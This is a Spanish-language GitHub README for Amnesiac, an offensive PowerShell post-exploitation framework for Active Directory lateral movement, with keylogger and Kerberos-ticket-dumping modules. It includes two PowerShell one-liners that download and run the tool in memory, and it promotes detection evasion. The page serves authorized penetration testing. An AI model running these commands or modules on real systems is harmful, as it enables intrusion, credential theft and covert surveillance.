
 leo4j/amnesiac
Marco de post-explotación basado en PowerShell para movimiento lateral en entornos Active Directory. Se ejecuta en memoria con canales de comandos de tubería con nombre y herramientas modulares de post-explotación.

Amnesiac es un framework de post-explotación diseñado para ayudar en el movimiento lateral dentro de entornos de Active Directory.
Amnesiac se está desarrollando para cubrir un vacío en sistemas operativos Windows, donde los frameworks de post-explotación no están fácilmente disponibles a menos que se instalen explícitamente. De hecho, está escrito completamente en PowerShell y se puede cargar y ejecutar en memoria, como cualquier otro script de PowerShell.
Si encuentras útil Amnesiac y te gusta este proyecto, por favor considera darnos una estrella en GitHub. Tu apoyo motiva al desarrollador a seguir mejorando y manteniendo este proyecto.
Lee la documentación para sacar el máximo provecho de Amnesiac: https://leo4j.gitbook.io/amnesiac/
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/Leo4j/Amnesiac/main/Amnesiac.ps1');Amnesiac
Si necesitas ejecutar Amnesiac a través de una shell, usa Amnesiac_ShellReady.ps1 | Sin colores, compatible con shell
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/Leo4j/Amnesiac/refs/heads/main/Amnesiac_ShellReady.ps1');Amnesiac
Amnesiac envía comandos y recibe salidas a través de Named Pipes, garantizando actividades de post-explotación discretas y eficientes.
A diferencia de los frameworks tradicionales, Amnesiac no requiere instalación. Opera completamente en memoria, reduciendo el riesgo de detección y la huella forense.


Amnesiac está diseñado pensando en la usabilidad. Proporciona una interfaz amigable, haciéndolo accesible y eficiente tanto para principiantes como para usuarios experimentados.
Amnesiac viene equipado con una variedad de módulos de post-explotación, desde keyloggers hasta herramientas de volcado de tickets Kerberos. Estos módulos se pueden integrar sin problemas en tus flujos de trabajo de pruebas y evaluación.
Amnesiac depende de algunos otros proyectos para sus módulos. En cada módulo encontrarás enlaces de referencia, asegurando la atribución adecuada a los creadores originales.
Las contribuciones y comentarios de la comunidad son muy bienvenidos y apreciados.
Míralo en YouTube 👇
Amnesiac se distribuye bajo la Licencia GPL-3.0. Revisa la licencia para obtener detalles sobre el uso y la redistribución.
Amnesiac está destinado exclusivamente para investigación, educación y pruebas autorizadas. Su propósito es ayudar a profesionales e investigadores a identificar vulnerabilidades y mejorar la seguridad de los sistemas.
Los usuarios deben obtener el consentimiento explícito y mutuo de todas las partes involucradas antes de utilizar esta herramienta en cualquier sistema, red o entorno digital, ya que las actividades no autorizadas pueden conllevar graves consecuencias legales. Los usuarios son responsables de cumplir con todas las leyes y regulaciones aplicables relacionadas con la ciberseguridad y el acceso digital.
El creador de Amnesiac se exime de responsabilidad por cualquier uso indebido o ilícito de la herramienta y no se hace responsable de los daños o pérdidas resultantes.
EL SOFTWARE SE PROPORCIONA "TAL CUAL", SIN GARANTÍA DE NINGÚN TIPO, EXPRESA O IMPLÍCITA, INCLUYENDO PERO NO LIMITADO A LAS GARANTÍAS DE COMERCIALIZACIÓN, IDONEIDAD PARA UN PROPÓSITO PARTICULAR Y NO INFRACCIÓN. EN NINGÚN CASO LOS AUTORES O TITULARES DE DERECHOS DE AUTOR SERÁN RESPONSABLES DE NINGUNA RECLAMACIÓN, DAÑO U OTRA RESPONSABILIDAD, YA SEA EN UNA ACCIÓN CONTRACTUAL, EXTRACONTRACTUAL O DE OTRO TIPO, QUE SURJA DE, O EN CONEXIÓN CON, EL SOFTWARE O EL USO U OTRO TIPO DE ACCIONES EN EL SOFTWARE.






